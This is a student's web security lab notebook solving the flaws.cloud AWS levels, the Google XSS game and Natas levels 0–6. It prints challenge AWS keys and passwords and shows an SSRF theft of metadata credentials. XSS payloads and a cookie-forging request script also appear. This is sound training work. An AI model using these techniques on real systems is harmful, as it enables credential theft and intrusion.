
External Labwork - LAB notebook AWS flaws.cloud challenges.

Level 1:

The site of flaws.cloud is hosted on s3 bucket, a logical unit storage of AWS.In the hint 1 it is given that the site is hosted in the region us-west-2 and the fact that the permissions are loose.

Thus by executing the command aws s3 ls s3://flaws.cloud/ --no-sign-request --region us-west-2 to list the directories of the region us-west-2 we find the secret.html file which is the solution to the challenge.



Level 2:

This level is similar to the level1. The permissions of the files are loose. The level 2 is hosted at http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud. But to access the directories one needs to have their own AWS account. Thus by creating one we could access the directory listing. By executing the command: aws s3 --profile Harini Is s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud we could obtain the directory listing which leads to the secret.html file.



Level 3:

The level 3 is similar to previous levels.

The directory listing of the bucket can be obtained by executing the command:

aws s3 --no-sign-request --region us-west-2 ls

s3://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud


The listing shows that there is an associated git repository. The history of the git reposhows the presence of a secret.txt file

As told in the hint 2 git log and

git checkout f7cebc46b471ca9838a0bdd1074bb498a3f84c87 are ran to obtain the above information.




The aws access key and the secret key is leaked in the secret.txt file.



Access key: AKIAJ4ZYLFI5BIL4ER6Q

Secret Key: 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

A profile flaws is then created with the above keys and the s3 buckets are listed using the command aws --profile flaws s3 ls



Level 4:

You can snapshot the disk volume of an EC2 as a backup. In this case, the snapshot was made public, but you'll need to find it.

To do this, first we need the account ID, which we can get using the AWS key from the previous level. The command **aws** --profile level3 sts get-caller-identity (level3 is another profile similar to flaws configured in the previous level) gives the required details.

Using that command also tells you the name of the account, which in this case is named "backup". The backups this account makes are snapshots of EC2s. Next, discover the snapshot:

aws --profile level3 ec2 describe-snapshots --owner-id 975426262029

```
narinirahul — -bash — 117×30
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws --profile level3 sts get-caller-identity
    "UserId": "AIDAJQ3H5DC3LEG2BKSLC",
    "Account": "975426262029",
    "Arn": "arn:aws:iam::975426262029:user/backup"
[(myenv) Harinis-MacBook-Pro-4:∼ harinirahul$ aws --profile level3 ec2 describe-snapshots --owner-id 975426262029
    "Snapshots": [
              "Description": "",
             "Encrypted": false,
"OwnerId": "975426262029",
"Progress": "100%",
             "SnapshotId": "snap-0b49342abd1bdcb89", 
"StartTime": "2017-02-28T01:35:12.000Z",
              "State": "completed"
              "VolumeId": "vol-04f1c039bc13ea950",
              "VolumeSize": 8,
              "Tags": [
                  {
                       "Key": "Name",
                      "Value": "flaws backup 2017.02.27"
             1
         }
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$
```

Now that you know the snapshot ID, you're going to want to mount it. You'll need to do this in your own AWS account, which you can get for free.

First, create a volume using the snapshot:

aws --profile Harini ec2 create-volume --availability-zone us-west-2a --region us-west-2 --snapshot-id snap-0b49342abd1bdcb89

Level 4: Hint 2

Now that you know the snapshot ID, you're going to want to mount it. You'll need to do this in your own AWS account, which you can get for free.

First, create a volume using the snapshot:

(myenv) Harinis-MacBook-Pro-4:~ harinirahul\$ □


aws --profile YOUR_ACCOUNT ec2 create-volume --availability-zone us-west-2a --region us-west-2 -- snapshot-id snap-0b49342abd1bdcb89

Now in the console you can create an EC2 (I prefer ubuntu, but any linux will do)

```
narinirahul — -bash — 117×30
            "Encrypted": false,
            "OwnerId": "975426262029",
            "Progress": "100%",
            "SnapshotId": "snap-0b49342abd1bdcb89", 
"StartTime": "2017-02-28T01:35:12.000Z",
            "State": "completed",
            "VolumeId": "vol-04f1c039bc13ea950",
            "VolumeSize": 8,
            "Tags": [
                     "Key": "Name",
                     "Value": "flaws backup 2017.02.27"
                }
            1
        }
   ]
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws --profile Harini ec2 create-volume --availability-zone us-west-2a --
region us-west-2 --snapshot-id snap-0b49342abd1bdcb89
    "AvailabilityZone": "us-west-2a",
    "CreateTime": "2017-08-17T18:25:14.036Z",
    "Encrypted": false,
    "Size": 8,
    "SnapshotId": "snap-0b49342abd1bdcb89",
    "State": "creating"
    "VolumeId": "vol-0091a617a9d4c9d3d",
    "VolumeType": "standard"
```

Now in the console you can create an EC2 in the us-west-2 region and in the storage options, choose the volume you just created. For this

Go to the AWS console and launch and EC2 ubuntu instance (previously create a key in the local using the command **ssh-keygen -t rsa** and import the key pair generated under ~/.ssh to your aws account)



Then ssh into the ubuntu instance created with the command

ssh -i devenv-key.pem

ubuntu@ec2-34-211-94-77.us-west-2.compute.amazonaws.com

```
SSH in with something like:
 ssh -i YOUR KEY.pem ubuntu@ec2-54-191-240-80.us-west-2.compute.amazonaws.com
🖲 🥚 🌒 🁚 harinirahul — ubuntu@ip-172-31-2-166: ~ — ssh -i devenv-key.pem ubuntu@ec2-34-211-94-77.us-west-2.compute.amaz...
    "VolumeId": "vol-0091a617a9d4c9d3d".
   "VolumeType": "standard"
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ ssh -i devenv-key.pem ubuntu@ec2-34-211-94-77.us-west-2.compute.amazonaw
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-1022-aws x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.com/advantage
                 https://landscape.canonical.com
 Get cloud support with Ubuntu Advantage Cloud Guest:
   http://www.ubuntu.com/business/services/cloud
94 packages can be updated.
0 updates are security updates.
*** System restart required ***
Last login: Thu Aug 17 17:30:16 2017 from 131.252.225.124
ubuntu@ip-172-31-2-166:~$
```

Then mount the volume and list the directories in the server and dump the contents of the file setupNginx.sh. The contents of the file gives the password.

```
🄰 🌒 🏫 harinirahul — ubuntu@ip-172-31-2-166; ~ — ssh -i devenv-key.pem ubuntu@ec2-34-211-94-77.us-west-2.compute.amaz..
*** System restart required ***
Last login: Thu Aug 17 17:30:16 2017 from 131.252.225.124
ubuntu@ip-172-31-2-166:~$ lsblk
          MAJ:MIN RM SIZE RO TYPE MOUNTPOINT
NAME
xvda 202:10 0 8G 0 disk
Lxvda1 202:1 0 8G 0 part
xvdb 202:16 0 8G 0 part/mnt
Lxvdb1 202:17 0 8G 0 part/mnt
xvda
xvdb
ubuntu@ip-172-31-2-166:~$ sudo file -s /dev/xvdb1 /dev/xvdb1: Linux rev 1.0 ext4 filesystem data, UUID=5a2075d0-d095-4511-bef9-802fd8a7610e, volume name "cloudimg-root"
fs" (needs journal recovery) (extents) (large files) (huge files) ubuntu@ip-172-31-2-166:~$ sudo mount /dev/xvdb1 /mnt
mount: /dev/xvdb1 is already mounted or /mnt busy
         /dev/xvdb1 is already mounted on /
         /dev/xvdb1 is already mounted on /mnt
ubuntu@ip-172-31-2-166:~$ ls
meta-data setupNginx.sh
ubuntu@ip-172-31-2-166:~$ cat setupNginx.sh
htpasswd -b /etc/nginx/.htpasswd flaws nCP8xigdjpjyiXgJ7nJu7rw5Ro68iE8M
ubuntu@ip-172-31-2-166:~$
 # Returns:
 # xvda 202:0 0 8G 0 disk

# â""â"€xvda1 202:1 0 8G 0 part /

# xvdb 202:16 0 8G 0 disk

# â""a"€xvdb1 202:17 0 8G 0 part
 sudo file -s /dev/xvdb1
 # Returns:
 # /dev/xvdb1: Linux rev 1.0 ext4 filesystem data, UUID=5a2075d0-d095-4511-bef9-802fd8a7610e, volume
name "cloudimg-rootfs" (extents) (large files) (huge files)
  # Next we mount it
```

Using the password access to the level 5 is obtained.



Level 5:

This level exploits the Metadata at 169.254.169.254. The IP 169.254.169.254 is magical on cloud services. Thus using the command **curl**


http://4d0cf09b9b2d761a7d87be99d17507bce8b86f3b.flaws.cloud/proxy/169.254.1 69.254/latest/meta-data/iam/security-credentials/flaws

We get the AWS credentials provided by the IAM role of the EC2. This credentials are used to list the contents of the level 6 bucket.



The contents of the ~/.aws/credentials file is updated with token and the contents of the level 6 buckets are listed using the command

aws --profile level5 s3 ls level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud



Accessing to the next level is achieved using the link

http://level6-cc4c404a8a8b876167f5e70a7d8c9880.flaws.cloud/ddcc78ff/

Level 6:

For this final challenge, you're getting a user access key that has the SecurityAudit policy attached to it.

Access key ID: AKIAJFQ6E7BY57Q3OBGA

Secret: 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

Create a profile level6 using the command

aws --profile level6 iam get-user

Find the policies attached to the level6 using the command aws --profile level6 iam list-attached-user-policies --user-name Level6

Now that we know the ARN for the policy you can get it's version id using aws --profile level6 iam get-policy --policy-arn arn:aws:iam::975426262029:policy/list_apigateways

```
harinirahul — ubuntu@ip-172-31-2-166: ~ — -bash — 122×32

(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws --profile level6 iam get-policy --policy-arn arn:aws:iam::975426262029:policy/list_apigateways
{
    "Policy": {
        "PolicyName": "list_apigateways",
        "PolicyId": "ANPAIRLWTQMGKCSPGTAIO",
        "Arn": "arn:aws:iam::975426262029:policy/list_apigateways",
        "Path": "/",
        "DefaultVersionId": "v4",
        "AttachmentCount": 1,
        "IsAttachable": true,
        "Description": "List apigateways",
        "CreateDate": "2017-02-20T01:45:17Z",
        "UpdateDate": "2017-02-20T01:48:17Z"
}
```

Now that we have the ARN and the version id, we can see what the actual policy is: aws --profile level6 iam get-policy-version --policy-arn arn:aws:iam::975426262029:policy/list_apigateways --version-id v4

This tells us using this policy we can call "apigateway:GET" on "arn:aws:apigateway:us-west-2::/restapis/*"

```
↑ harinirahul — ubuntu@ip-172-31-2-166: ~ — -bash — 122×32
(myenv) Harinis-MacBook-Pro-4:∼ harinirahul$ aws --profile level6 iam get-policy-version --policy-arn arn:aws:iam::975426
262029:policy/list_apigateways --version-id v4
    "PolicyVersion": {
        "Document": {
            "Version": "2012-10-17",
            "Statement": [
                    "Action": [
                        "apigateway:GET"
                     "Effect": "Allow",
                    "Resource": "arn:aws:apigateway:us-west-2::/restapis/*"
            1
        "VersionId": "v4",
        "IsDefaultVersion": true,
        "CreateDate": "2017-02-20T01:48:17Z"
}
```

The SecurityAudit policy lets us see some things about lambdas: aws --region us-west-2 --profile level6 lambda list-functions

```
↑ harinirahul — ubuntu@ip-172-31-2-166: ~ — -bash — 122×32
. .
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ aws --region us-west-2 --profile level6 lambda list-functions
    "Functions": [
             "FunctionName": "Level6",
             "FunctionArn": "arn:aws:lambda:us-west-2:975426262029:function:Level6",
             "Runtime": "python2.7"
             "Role": "arn:aws:iam::975426262029:role/service-role/Level6",
             "Handler": "lambda_function.lambda_handler",
             "CodeSize": 282,
"Description": "A starter AWS Lambda function.",
             "Timeout": 3,
"MemorySize": 128,
             "LastModified": "2017-02-27T00:24:36.054+0000"
             "CodeSha256": "2iEjBytFbH91PXEM05R/B9Dq0gZ70G/lqoBNZh5JyFw=",
             "Version": "$LATEST",
            "TracingConfig": {
    "Mode": "PassThrough"
        }
    1
```

This tells that there is a function named "Level6", and the SecurityAudit also lets us run: aws --region us-west-2 --profile level6 lambda get-policy --function-name Level6

This tells you about the ability to execute

`arn:aws:execute-api:us-west-2:975426262029:s33ppypa75/*/GET/level6\` That "s33ppypa75" is a rest-api-id, which you can then use with that other attached policy:

aws --profile level6 --region us-west-2 apigateway get-stages --rest-api-id "s33ppypa75"

That tells us the stage name is "Prod". Lambda functions are called using that rest-api-id, stage name, region, and resource as

https://s33ppypa75.execute-api.us-west-2.amazonaws.com/Prod/level6

Following the above link leads to the success page.




"Go to http://theend-797237e8ada164bf9f12cebf93b282cf.flaws.cloud/d730aa2b/"

XSS - GAME-APPSPOT


Level1: Hello, world of XSS

The very simple and easy solution. Insert the code <script>alert("xss")</script>




Level 2 Persistance is the key


This level is similar to the previous one. Enter the code to inject the javascript into the code.




Level 3: In this level there is no place to enter the code, but when we click on the different images we see that the frame loads appropriate image.



If the frame value is changed to #323, we see that there is an error. This shows that we can enter our javascript code there.



So the code #323'onerror=alert('XSS')> is injected to generate the alert statement.



Below image shows the source code where the image tag is constructed to display the image and thus adding the code #323'onerror=alert('XSS')> would make the code '.jpg' />


```
Target code (toggle)
             src="//ajax.googleapis.com/ajax/libs/jquery/2.1.1/jquery.min.js">
          </script>
12
13
14
             function chooseTab(num) {
               // Dynamically load the appropriate image.
               var html = "Image " + parseInt(num) + "<br/>;
html += "<img src='/static/level3/cloud" + num + ".jpg' />";
16
17
               $('#tabContent').html(html);
               window.location.hash = num;
21
22
23
24
               // Select the current tab
               var tabs = document.querySelectorAll('.tab');
               for (var i = 0; i < tabs.length; i++) {
   if (tabs[i].id == "tab" + parseInt(num)) {</pre>
                    tabs[i].className = "tab active";
26
27
                    } else {
28
                    tabs[i].className = "tab";
29
```

Level 4:

In this level we see that the value entered for the timer is passed as a variable timer. The code for the section is as shown below

The entered value for timer is added in the img tag in the onload function. Thus by entering the value 3');alert('XSS would inject the javascript code to generate an alert statement.

The result is as shown below.




Level 5:

In this level as soon as we load the level we see that there is parameter next that takes a value confirm. This shows a potential place for vulnerability.



If we replace the confirm be next=http://www.google.com the page redirects to the google homepage. Thus exploiting the variable next we can inject javascript code to generate the alert statement. Enter the value of next variable as next=javascript:alert("xss"), reload the page and then enter a mail and click on next to see the alert statement






Level 6:

In this level, the hint 1 says that the value of the location fragment (after #) influences the URL of the loaded script and hint 4 says If you can't easily host your own evil JS file, see if google.com/jsapi?callback=foo will help you here.



So by entering the value google.com/jsapi?callback=foo after the # in the URL changes the value to google.com/jsapi?callback=foo



We can exploit the vulnerability by entering the value #data:text/javascript,alert('XSS') we can generate the alert



CS 510 - Web Security Lab Notebook

Part a: Natas

Natas 0

The password for the next level Natas 1 was found in the body of the HTML page.

It was found by viewing the page source.

Here is the Screenshot of the same


```
onatas0.natas.labs.overthewire 🚫 🗋 view-source:natas0.natas.labs ×
          O view-source:natas0.natas.labs.overthewire.org
  1 <html>
  2 <head>
  3 <!-- This stuff in the header has nothing to do with the level -->
  4 k rel="stylesheet" type="text/css" href="http://natas.labs.overthew:
  5 stylesheet" href="http://natas.labs.overthewire.org/css/jqueresheet" href="http://natas.labs.overthewire.org/css/jqueresheet] href="http://natas.labs.overthewire.org/css/jqueresheet] href="http://natas.labs.overthewire.org/css/jqueresheet] href="http://natas.labs.overthewire.org/css/jqueresheet] href="http://natas.labs.overthewire.org/css/jqueresheet] href="http://natas.labs.overthewi
  6 stylesheet href="http://natas.labs.overthewire.org/css/wecha
  7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script</pre>
  8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script</pre>
  9 <script src=http://natas.labs.overthewire.org/js/wechall-data.js></scrip</pre>
 10 <script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</scr:
 11 <body>
 12 <h1>natas0</h1>
 13 <div id="content">
 14 You can find the password for the next level on this page.
 16 <!--The password for natasl is gtVrDuiDfck831PqWsLEZy5gyDz1clto -->
 17 </div>
18 </body>
10 </h+ml>
```


Password for Natas 1 : gtVrDuiDfck831PqWsLEZy5gyDz1clto

Natas Level 1:

The password for the next level was found by accessing the developer tools on the page as the right clicking was disabled.

Here is the screenshot for the same






The password for the natas2 is ZluruAthQk7Q2MqmDeTiUij2ZvWy2mBi

Natas Level 2:

The password for the next level was not available on the source of the page. The line img src=files/pixel.png gives an indication that the files of the page could be accessed easily.

This is a clear case of A4 - insecure direct object reference vulnerability. The issue of directory traversal.


Traversing the page with the path http://natas2.natas.labs.overthewire.org/files/ shows that there is a user.txt file which has the username and password for all the users. Here is the screenshot for the same



Index of /files

Name	Last modified	Size Description
Parent Directory	1)	(4)
pixel.png	2016-12-15 16:07	303
users.txt	2016-12-20 05:15	145

Apache/2.4.10 (Debian) Server at natas2.natas.labs.overthewire.org Port 80



Natas Level 3:

The page source of the natas3 level indicated that the there is a robots.txt file. The path to the users.txt file was using the robots.txt lead to the password for the natas4 level.

This is also a case of A4 vulnerability

The screenshots for the same are below





Index of /s3cr3t



natas4:Z9tkRkWmpt9Qr7XrR5jWRkgOU901swEZ

The password for the natas4 level is : **Z9tkRkWmpt9Qr7XrR5jWRkqQU901swEZ**

Natas Level 4

Access disallowed. You are visiting from "http://www.thefengs.com/wuchang/courses/cs410/natas.html" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/" natas — -bash — 80×24 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/c</pre> type="text/css" href="http://natas.labs.overthewire.org/c
ss/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" /> " /> <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script</pre> t src="http://natas.labs.overthewire.org/js/wechall.js"></script> <script>var wechallinfo = { "level": "natas4", "pass": "Z9tkRkWmpt9Qr7XrR5jWRkg0 11901 SWEZ" };</script></head> <body> <h1>natas4</h1>
<div id="content"> Access disallowed. You are visiting from "" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/"


div id="viewsource">Refresh page</div> </body> </html> (myeny) Harinis-MacBook-Pro:natas harinirahul\$



Natas Level 5

Script used to find the password for level 6:

```
import requests
url = 'http://natas5.natas.labs.overthewire.org'
mycookies = {'loggedin':'1'}
r = requests.get(url,auth=('natas5','iX6IOfmpN7AYOQGPwtn3fXpbaJVJcHfq'),cookies=mycookies)
print(r.text)
```



Natas Level 6:

This level is similar to the Level 2 where we can a file secret.inc is included in the script. The secret.inc has the secret code that when entered and submitted, leads to the password for the level 7

Here are some of the screenshots that describe the process

```
<head>
<!-- This stuff in the header has nothing to do with the level --> k rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.c
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui</pre>
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.c</pre>
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><s</pre>
<script>var wechallinfo = { "level": "natas6", "pass": "<censored>" };</scri</pre>
<body>
<h1>natas6</h1>
<div id="content">
include "includes/secret.inc";
     if(array_key_exists("submit", $_POST)) {
          if($secret == $ POST['secret']) {
         print "Access granted. The password for natas7 is <censored>";
     } else {
         print "Wrong secret";
     }
```

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```



Access granted. The password for natas7 is	
7z3hEENjQtflzgnT29q7wAvMNfZdh0i9	
Input secret:	
Submit	

The password for the level 7 is 7z3hEENjQtflzgnT29q7wAvMNfZdh0i9

